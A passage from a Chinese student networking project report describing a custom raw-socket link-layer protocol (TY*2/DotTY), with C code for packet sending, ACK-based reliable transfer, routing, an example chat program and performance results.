send 文件中，首先包含了一批数据包的建立函数，如建立校验和，获取当前序号，包装裸的数据层，包装 DotTY 的头部，这些函数比较容易理解，就不多解释了，可以参考整个协议栈和源代码进行理解。

</> CODE 1: Buildpacket

```
u_int32_t get_seq();

u_int16_t checksum(u_char* buf);

void buildDotTYack(u_char *buf, u_char type, u_char subtype,
    u_int32_t seq, u_int64_t addr1, u_int64_t addr2, u_int64_t addr3)
    ;

void buildDotTY(u_char *buf, u_char type, u_char subtype, u_int64_t
    addr1, u_int64_t addr2, u_int64_t addr3);
```

```
u_char* buildrawpackage(u_char* input, u_int32_t length);
```

然后罗列了各种发包函数：sendp 是在链路层上发送一个帧；sendB 专门用于发送各种 BUILD 类型的包，sendack 用于发送各种控制帧，这两者都是工作在链路层上的，在发送的过程中会自动添加相应的 RadioTap 头部，再交由网卡发送；最后为 sendpraw 函数，直接将输入的包发送，需要自行添加 RadioTap 层以及 DotTY 层。

</> CODE 2: Buildpacket

```
int sendB(u_char * input, u_int32_t length);

int sendp(u_char* buf, u_int32_t len);

int sendpraw(u_char* buf, u_int32_t len);

int sendack(u_int32_t seq, u_int64_t addr);
```

进一步，我们说明一下一个特殊发包函数 sendR，这个函数会等待 ACK 后才返回 0，否则当超时之后就返回 1。整个函数主要利用信号量和信号实现。发送一个包的同时，设置需要监听的序列号，并启动一个定时器 alarm。之后等待一个信号量进入阻塞状态。可以发送信号量的函数一共有两个，一个是监听线程，如果收到了对应的 ACK 帧，就将 ifnext 变量设置为 true。另一个是 SIGALRM 的信号处理函数，这个函数只是发送信号量，唤醒该线程并不设置 ifnext。这样发送的线程在发送之后可以通过检查 ifnext 中的值，就能够直到自己之前发送的帧有没有被 ACK。

</> CODE 3: Buildpacket

```
int sendR(u_char* buf, u_int32_t len, u_int32_t ack)
{
    len += RadioTaplen;
    u_char* newbuf = (u_char*)malloc(len+4);
    if (newbuf == NULL)
    {
        printf("malloc failed at %d", __LINE__);
        return 1;
    }
    /*minus!*/
    memcpy(newbuf+RadioTaplen, buf, len-RadioTaplen);
    free(buf);
    putradiotap(newbuf);

    ackno = ack;
    ifnext = false;
    alarm(timeout);
    int ret = send(sendfd, newbuf, len+4, 0);
```

```
    pthread_cond_wait(&cond,&lock);
    free(newbuf);
    alarm(100000000);
    if (ifnext) return 0;
    return 1;
}
```

4.6.3 sendtcp,sendudp

最后就是位于三层的数据发送函数，分别是 sendtcp 和 sendudp。前者会通过发送 rp 包也就是可靠的传输；后者发送的是 urp 的包，即不可靠的传输。两者先对数据流进行分组，套上第三层的头部，之后构造对应的第二层，最后调用前文提到的二层发包函数进行发包，这里仅以可靠的传输 sendtcp 的代码为例：

</> CODE 4: Buildpacket

```
int sendtcp(u_char * input, u_int32_t length, u_int64_t dst)
{
    u_int32_t start = 0;
    printf("rp send message length %d\n", length);
    while (start < length)
    {
        u_int32_t end = min(start+MAXlength-1,length);
        u_int32_t len = end-start;
        u_char* b =  buildrawpackage(input + start, len+1);
        /*MAGIC DON'T TOUCH*/
        u_int64_t nh = getaddr(dst);
        if (nh == -1)
        {
            perror("No HOP\n");
            return 1;
        }
        buildDotTY(b,DATA,D_TCP,MYADDR|((u_int64_t)MAXTTL<<56),dst,
   nh);

        printf("send rp, seq %d\n", getseq(b));
        int i = 0;
        for (;i<5;++i)
            if (sendR(b,DotTYlen+8+((len+4)&0xfffffffc),getseq(b))
   ==0)
            break;
        if (i==5) return 1;
        start = end;
    }
    return 0;
}
```

4.6.4 route.cpp

我们路由表的表项结构如下：

</> CODE 5: Buildpacket

```
struct TY_TAG
{
    u_int64_t stamp;
    u_int64_t nexthop;
    u_int32_t seq;
    u_int8_t ttl;
};
```

每一个表项由四个部分组成：首先是时间戳，通过这个时间戳标记一个表项是否失效；然后是下一跳的地址，表示通往目标地址最短的下一跳，所有的转发路由都根据这个转发；之后是序列号，用于判断发送的帧是否重复了；最后是 ttl，表示到目标地址需要多少跳，只有可以减少 ttl 时才更改这个表项。

4.6.5 init.cpp

</> CODE 6: init

```
void ty2_init(char *iface, int len)
{
    interface_init(iface, len);
    route_init();
    uphold_init();
}
```

这里也不给出初始化的具体细节，只是介绍初始化的大致流程：interface_init 负责初始化网卡，通过 ioctl 设置网卡，将对应的网卡绑定到创建的套接字上，由于我们需要从最底层发包，所以创建的是一个 rawsocket，这里我们一共创建了两个套接字，一个负责发送，一个负责接收；route_init 负责初始化路由表，开始定时广播自己的 HERE 帧和 TABLE 帧；uphold_init 负责建立其他的一些线程，包括监听的线程、转发的线程、处理 BUILD 帧的线程。这些线程初始化完毕后，TY*2 的节点就算成功建立了。

4.6.6 solve.cpp

这里主要是一些提取字段信息的函数，基本上看函数名字就可以了解其含义，这里就不详细介绍了：

</> CODE 7: init

```
extern u_char radiotap_template[];

u_int8_t gettype(u_char* buf);

u_int8_t getsubtype(u_char* buf);

u_int32_t getseq(u_char* buf);

u_int64_t getsrcaddr(u_char* buf);

u_int64_t getdstaddr(u_char* buf);

u_int64_t getnhaddr(u_char* buf);

u_int8_t getttl(u_char* buf);

u_int32_t getradiotaplen(u_char* buf);

u_char* getdata(u_char *buf);

u_int32_t getdatalenth(u_char* buf);


u_int32_t datachecksum(u_int32_t * buf);

u_int64_t getCurrentTime();

void putradiotap(u_char *buf);
```

5 TY*2 的网络编程

以上，我们已经能成功建立一个 TY*2 节点，这里进一步说明如何利用我们提供的接口进行 TY*2 网络的数据传输。

5.1 API 说明

我们提供的接口都封装在 ty2.h 中，只需 include 头文件 ty2.h 就可以调用各种接口函数：首先需要运行 ty2_init(*iface, len) 函数，将指定的网卡接口名称和长度作为参数输入，这个函数返回之后，TY*2 的节点就已经成功建立了。

接下来需要自行建立一个线程负责处理接收到的数据包。所有收到的数据包都会被放入队列 Mpackages，这个线程只需要不断访问这个队列，就能取出对应的帧，提取相应的数据，就可以进行处理。这里并不规定具体处理的方式，但需要注意，当你访问队列的时候应先获取队列的互斥

锁，避免同步错误；此外，每处理完一个帧后，需要将其 free，否则会导致内存泄露，内存耗尽程序就会段错误退出。

如果要进行数据的发送，这里提供了各种发包的接口，但推荐使用 sendtcp，sendudp：这两个函数工作在第三层，从而屏蔽了我们底层实现的细节，同时，它们也会将长数据分割之后发送。当然，也可以调用相应的接口构造第二层的包并发送，但这需要知道对端的 TY 地址。目前我们还没有能够实现 DNS 服务，如果以后有小组感兴趣的话可以尝试在我们的工作之上建立 DNS 服务，域管理器等，这些都是非常不错的网络大作业题目。

5.2 实现举例

这里我们给出一个利用 TY*2 实现的一个简易聊天系统，这个系统中就是将用户写下的字符串包装为一个数据包进行发送。为了更全面地测试，我们首先基于 urp 发送（不可靠），之后再基于 rp 发送（可靠）代码如下：

</> CODE 8: 实现举例

```
#include "ty2.h"

void *showall(void* arg)
{
    while (1)
    {
        while(Mpackages.empty()) pthread_yield();
        while(!Mpackages.empty())
        {
            pthread_mutex_lock(&Mp);

            u_int32_t check = datachecksum((u_int32_t*)(Mpackages
    [0].first+DotTYlen));
            u_int64_t src = getsrcaddr(Mpackages[0].first);
            u_int32_t s = getseq(Mpackages[0].first);
            u_int32_t nows = getseqr(src);

            Mpackages[0].first[DotTYlen+getdatalenth(Mpackages[0].
    first)]=0;
            printf("receive seq %d\n", getseq(Mpackages[0].first));
            printf("receive message: %s\n", Mpackages[0].first+
    DotTYlen+8);

            free(Mpackages[0].first);
            Mpackages.pop_front();
            pthread_mutex_unlock(&Mp);
        }
    }
}
```

```
int main( int argc, char *argv[])
{
    if (argc != 3)
    {
        perror("iface addr");
        return 1;
    }
    sscanf(argv[2],"%llx",&MYADDR);
    printf("set myaddr to %llx\n", MYADDR);

    ty2_init(argv[1],strlen(argv[1]));

    pthread_mutex_init(&Mp, NULL);
    pthread_t tid;
    int status = pthread_create(&tid, NULL, showall, NULL);
    if (status != 0)
    {
        perror("thread init failed\n");
        return 1;
    }
    pthread_detach(tid);

    while (1)
    {
        scanf("%llx %s",&sendaddr,mybuf);
        sendudp(mybuf, strlen((char*)mybuf), sendaddr);
        sendtcp(mybuf, strlen((char*)mybuf), sendaddr);
    }
}
```

这里我们直接给出实现的效果，从图12中可以看到完整的收发过程，发送的 rp 的包还可以看到对应的 ACK 和处理 ACK 的包，结果相当完美。同时我们可以注意到一些地方存在多个重复的帧，这是因为在 monitor 模式下控制网卡直接发包，网卡的行为本身就会存在重复发送的情况。所以我们还需要更据发送的序号对重复的帧进行过滤，在图13中，就能看出当发送的数据过长时会产生分组，产生多个数据包发送：



图 12: 基于 TY*2 协议的发包



图 13: 基于 TY*2 协议的发包

5.3 性能测试

我们发了 24MB 的报文，一共花了 231s，大约 100KB/s 的速度。已知网卡默认的发送速率为最低速率，而我们网卡的最低速率为 1MB/s，相当于 10% 的占用率；但考虑到这个网卡发包的同时还要兼顾监听等其他的行为，此外，在监控模式下由于 CSMA/CA 的机制，而我们又无法发送自定义的 CTS 帧（原因前文已经提及），每个帧可能会被发送 2-3 次，这么看这个速率还是可以接

受的。

另一方面，我们允许的最大报文长度为 512KB，所以这 24MB 的报文需要拆分成 48 万个包，连续发送这么多的包而不出错，也可以证明我们的程序是相当鲁棒的。

这是我们发送的结果：14



图 14: 大文件的发送流程

6 总结

本次实验，我们主要是在链路层上完成了三部分的工作：

- 尝试不同的链路层发包工具，了解其性能
- 基于 aircrack-ng 套件实现一些在链路层攻击的效果
- 基于 Linux 的 raw_socket() 系统调用实现一个自定义的协议栈

不出意料，Scapy 和 libpcap(winpcap) 这样封装的比较好的工具虽然使用起来比较方便，但是无法发送自定义的帧结构，只能说是各有利弊；aircrack-ng 套件虽然好用而且开源，可以从中学到许多，但是代码过于冗长，而且大量内容都是对硬件的检查，阅读体验较差，也只能在 Linux 上使用（已尝试，在 macOS 及 windos 系统上安装会有一些问题）；Linux 的 raw_socket 虽然不易于掌握，而且网卡的特性也琢磨不透，尤其 RadioTap 帧不好处理，但是更为自由，适合 ad-hoc 的搭建。

aircrack-ng 功能十分强大，使用起来也比较方便；我们主要是在此基础上做了一点细微的改动，就获得了十分令人满意的效果，同时从中学到了许多 raw_socket 的用法，和硬件交互的过程，以及相关系统调用的用法（比如 ifconfig, iwconfig）。

raw_socket 可以说是学习曲线最陡峭的，其中有大量和硬件交互的过程，比如 ioctl() 函数差不多就是封装了一个硬件的接口；我们的工作差不多就是实现了一个自己的协议栈，可以说是对网络的整体架构有了一个非常深入的了解：比如为什么 OSI 的参考模型有七层结构，每一层实现的难点在于什么，合并的过程中又会遇到什么问题。在这个 project 过后，我们都已经有了十分深入的了解。

总的来说，本次实验使我们对链路层有了一个全新的理解，尤其是链路层的具体实现部分，而网络概论的课程中我们更多着眼于滑动窗口的机制和校验机制，这也无可厚非，但未能深入理解一个帧被发出去和接收的全过程，这次也是补上了这个遗憾。

最后是一些题外话，我们的 project 涉及的都是一些比较底层的东西，虽然完全不涉及图形界面，但有大量和操作系统交互的部分，在完成这个 project 的过程中，我们也大量接触了 shell 脚本的实现，makefile 的写法，也是受益良多。

注：由于本次 project 交互性的内容比较多，贴图不太方便，我们将采取录屏的方式在课上进行展示，请阅读的时候一并参考我们的录屏文件。

又，本次实验分工如下（按工作量从前向后排序）：

- 硬件支持：费天一、陈天宇
- 不同工具测试：陈天宇、费天一、于海龙
- aircrack-ng 套件及网络攻击：陈天宇、费天一、王业鑫
- DotTY 协议部分：费天一、陈天宇、尹永胜